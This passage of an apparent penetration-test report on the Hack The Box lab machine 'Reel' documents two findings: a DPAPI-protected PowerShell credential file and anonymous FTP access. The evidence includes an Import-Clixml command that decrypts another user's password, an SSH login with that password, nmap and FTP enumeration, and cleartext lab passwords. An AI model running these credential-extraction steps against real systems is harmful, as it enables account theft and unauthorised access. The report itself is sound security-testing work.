The recovery of this cleartext password (`Cr4ckMeIfYouC4n!`) provided unrestricted Administrator access, allowing for the retrieval of the final root flag and marking the full compromise of the target machine.

5. Insecure Storage of Credentials in File System - High

CWE	CWE-256 - Plaintext Storage of a Password
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	During post-exploitation enumeration of the compromised user's workstation, an improperly secured credential file was discovered residing on the desktop. The file (`cred.xml`) contained a serialized PowerShell credential object (`System.Management.Automation.PSCredential`). While PowerShell's `Export-Clixml` cmdlet encrypts the password using the Windows Data Protection API (DPAPI), this encryption is inherently tied to the context of the user who created it (in this case, `nico`). Because the attacker had already compromised the `nico` account and was operating within that user's context, the DPAPI encryption provided no actual security boundary and could be seamlessly reversed to reveal the cleartext password of a different user account (`HTB\Tom`).
Impact	The insecure storage of these credentials directly facilitated lateral movement across the network. By reversing the DPAPI encryption, the attacker obtained the cleartext password for the user `Tom`. This compromised credential allowed the attacker to authenticate via SSH as `Tom`, bypassing standard authentication controls and granting them a new foothold with a different set of privileges within the Active Directory domain. This effectively expanded the attack surface and paved the way for further privilege escalation.
Remediation	To prevent the recovery and abuse of stored credentials, the following practices should be enforced: • **Prohibit File-Based Credential Storage:** Implement policies and technical controls to prevent administrators and users from storing credentials in scripts, text files, or exported XML files on the local file system. • **Utilize Secure Vaults:** Require the use of enterprise-grade password managers or centralized secret management solutions (e.g., HashiCorp Vault, CyberArk) to retrieve credentials dynamically at runtime. • **Adopt Managed Service Accounts:** For automated tasks requiring elevated privileges, utilize Group Managed Service Accounts (gMSAs) where Windows automatically handles password management and rotation securely. • **Prompt for Credentials:** If a script must be run interactively, configure it to prompt the user for their credentials at execution rather than reading them from a static file.
References	-

Finding Evidence

Technical Details

After establishing an initial foothold as the user `nico`, local directory enumeration was performed. A file named `cred.xml` was discovered in the user's Desktop directory (`C:\Users\nico\Desktop\`).

Outputting the contents of the file revealed an XML structure containing a `PSCredential` object. The XML clearly displayed the target username as `HTB\Tom` and an encrypted password string.

Command:

```
type cred.xml
```

```
C:\Users\nico\Desktop>type cred.xml
type cred.xml
<Objs Version="1.1.0.1" xmlns="http://schemas.microsoft.com/powershell/2004/04">
  <Obj RefId="0">
    <TN RefId="0">
      <T>System.Management.Automation.PSCredential</T>
      <T>System.Object</T>
    </TN>
    <ToString>System.Management.Automation.PSCredential</ToString>
    <Props>
      <S N="UserName">HTB\Tom</S>
      <SS N="Password">01000000d08c9ddf0115d1118c7a00c04fc297eb01000000e4a07bc7aaeade4792
0003660000c000000010000000d792a6f34a55235c22da98b0c041ce7b0000000004800000a00000001000000
420000000d4769a161c2794e19fcefff3e9c763bb3a8790deebf51fc51062843b5d52e40214000000ac62dab0
</SS>
    </Props>
  </Obj>
</Objs>
C:\Users\nico\Desktop>
```

Because DPAPI encrypts this data based on the current user's cryptographic keys, and the shell was operating as the user `nico`, the `Import-Clixml` PowerShell cmdlet was utilized to deserialize the object and extract the cleartext password.

Command:

```
powershell -c "(Import-Clixml -Path 'C:
\Users\nico\Desktop\cred.xml').GetNetworkCredential().Password"
```

The command successfully reversed the encryption, revealing the cleartext password for the user Tom: `!ts-mag1c!!!`.

With the newly acquired credentials, a Secure Shell (SSH) connection was established to the target server to verify the validity of the password and achieve lateral movement.

Command:

```
ssh tom@10.10.10.xx
```

Authentication was successful, and a new interactive session was established under the context of the `HTB\Tom` user account.

Command:

```
whoami
```

```
Microsoft Windows [Version 6.3.9600]
(c) 2013 Microsoft Corporation. All rights reserved.

tom@REEL C:\Users\tom>whoami
htb\tom

tom@REEL C:\Users\tom>
```

6. Anonymous FTP Access and Information Disclosure - Medium

CWE	CWE-284 - Improper Access Control
CVSS 3.1	5.3 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:N/A:N
Root Cause	The File Transfer Protocol (FTP) service running on the target host is configured to permit anonymous authentication. This misconfiguration allows any unauthenticated, network-adjacent attacker to connect to the FTP server by simply providing the username `anonymous` and a blank or arbitrary password. Once authenticated, the attacker is granted read access to the FTP root directory and its contents. In this instance, the directory contained internal organizational documents and operational instructions that were not intended for public exposure.
Impact	Anonymous access to the FTP server directly results in the unauthorized disclosure of sensitive internal information. By analyzing the exposed files, an attacker can map out internal workflows—specifically, the organization's procedure for reviewing and converting `.rtf` documents. Furthermore, metadata extracted from the exposed documents leaked a valid internal email address (`nico@megabank.com`). This combination of valid contact information and knowledge of internal business processes provides an attacker with the exact pretext needed to craft a highly credible and targeted phishing campaign against the organization's employees.
Remediation	To mitigate this vulnerability, it is highly recommended to implement the following controls: • **Disable Anonymous FTP:** Reconfigure the FTP server software (e.g., vsftpd, ProFTPD, Microsoft IIS) to explicitly disable anonymous logins. Require all users to authenticate with valid, unique credentials before granting access to the service. • **Implement Principle of Least Privilege:** Ensure that the FTP root directory only contains files that are strictly necessary for the service's intended business function. • **Data Sanitization:** Scrub metadata from documents before hosting them on internal or external file shares to prevent the leakage of usernames, email addresses, and software versioning.
References	-

Finding Evidence

Technical Details

During the initial reconnaissance phase, a full TCP port scan was performed against the target IP address. The scan revealed that port 21 was open and running the Microsoft ftpd service. The `nmap` default scripting engine (`-sC`) automatically flagged that anonymous login was permitted.

Command:

```
sudo nmap 10.10.10.xx -p 21,22,25,135,139,445,593,49159 -sV -sC
```

Output

```
PORT STATE SERVICE VERSION
21/tcp open ftp Microsoft ftpd
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_05-28-18 11:19PM <DIR> documents
| ftp-syst:
|_ SYST: Windows_NT
22/tcp open ssh OpenSSH 7.6 (protocol 2.0)
| ssh-hostkey:
| 2048 82:20:c3:bd:16:cb:a2:9c:88:87:1d:6c:15:59:ed:ed (RSA)
| 256 23:2b:b8:0a:8c:1c:f4:4d:8d:7e:5e:64:58:80:33:45 (ECDSA)
|_ 256 ac:8b:de:25:1d:b7:d8:38:38:9b:9c:16:bf:f6:3f:ed (ED25519)
25/tcp open smtp?
| smtp-commands: REEL, SIZE 20480000, AUTH LOGIN PLAIN, HELP
|_ 211 DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| fingerprint-strings:
| DNSStatusRequestTCP, DNSVersionBindReqTCP, Kerberos, LDAPBindReq, LDAPSearchReq, LPDString,
NULL, RPCCheck, SMBProgNeg, SSLSessionReq, TLSSessionReq, X11Probe:
| 220 Mail Service ready
| FourOhFourRequest, GenericLines, GetRequest, HTTPOptions, RTSPRequest:
| 220 Mail Service ready
| sequence of commands
| sequence of commands
| Hello:
| 220 Mail Service ready
| EHLO Invalid domain address.
| Help:
| 220 Mail Service ready
| DATA HELO EHLO MAIL NOOP QUIT RCPT RSET SAML TURN VRFY
| SIPOptions:
| 220 Mail Service ready
| sequence of commands
| sequence of commands
| sequence of commands
| sequence of commands
| sequence of commands
| sequence of commands
| sequence of commands
| sequence of commands
| sequence of commands
| sequence of commands
| sequence of commands
| TerminalServerCookie:
| 220 Mail Service ready
|_ sequence of commands
135/tcp open msrpc Microsoft Windows RPC
139/tcp open netbios-ssn Microsoft Windows netbios-ssn
445/tcp open microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: HTB)
593/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49159/tcp open msrpc Microsoft Windows RPC
```

To verify this finding, a manual connection to the FTP service was established using the `ftp` command-line client. The username `anonymous` was provided, and the password prompt was left blank. The authentication was successful, granting access to the file system.

Command:

```
ftp 10.10.10.xx
```

(Username: anonymous, Password:)

A directory listing (`ls`) revealed three files stored on the server:

1. `AppLocker.docx`
2. `readme.txt`
3. `Windows Event Forwarding.docx`

These files were downloaded to the local attack machine using the `mget *` command for offline analysis. Reading the `readme.txt` file uncovered internal procedures regarding document conversions, indicating that the target actively receives and opens `.rtf` files.

Command:

```
cat readme.txt
```

Output

```
please email me any rtf format procedures - I'll review and convert.

new format / converted documents will be saved here.
```

Further enumeration was conducted by extracting the metadata from the downloaded Word documents using `exiftool`. This analysis successfully identified the creator of the documents, leaking a valid corporate email address.

Command:

```
exiftool "Windows Event Forwarding.docx"
```

Output

```
.......snip.......
Creator                         : nico@megabank.com
.......snip......
```

The combination of the email address (`nico@megabank.com`) and the RTF document workflow discovered via the anonymous FTP server formed the foundation for the subsequent phishing attack that compromised the system.

A Appendix

A.1 Finding Severities

Each finding has been assigned a severity rating of critical, high, medium, low or info. The rating is based off of an assessment of the priority with which each finding should be viewed and the potential impact each has on the confidentiality, integrity, and availability of Reel.htb's data.

Rating	CVSS Score Range
Critical	9.0 – 10.0
High	7.0 – 8.9
Medium	4.0 – 6.9
Low	0.1 – 3.9
Info	0.0

A.2 Host & Service Discovery

IP Address	Port	Service	Notes
TODO FILL IN AS APPROPRIATE			

A.3 Subdomain Discovery

URL	Description	Discovery Method
TODO FILL IN DISCOVERED VHOSTS/SUBDOMAINS		

A.4 Exploited Hosts

Host	Scope	Method	Notes
TODO FILL IN AS APPROPRIATE	Text	Text	Text

A.5 Compromised Users

Username	Type	Method	Notes
TODO FILL IN AS APPROPRIATE	Text	Text	Text

A.6 Changes/Host Cleanup

Host	Scope	Change/Cleanup Needed
TODO FILL IN AS APPROPRIATE		

A.7 Flags Discovered

Flag #	Host	Flag Value	Flag Location	Method Used
1.	TODO HOSTNAME	TODO MD5 HASH	TODO Web root	TODO Unrestricted file upload (example)
2.				
3.				
4.				
5.				
6.				
7.				
8.				
9.				
10.				
11.				
12.				
13.				

End of Report

This report was rendered
by SysReptor with
♥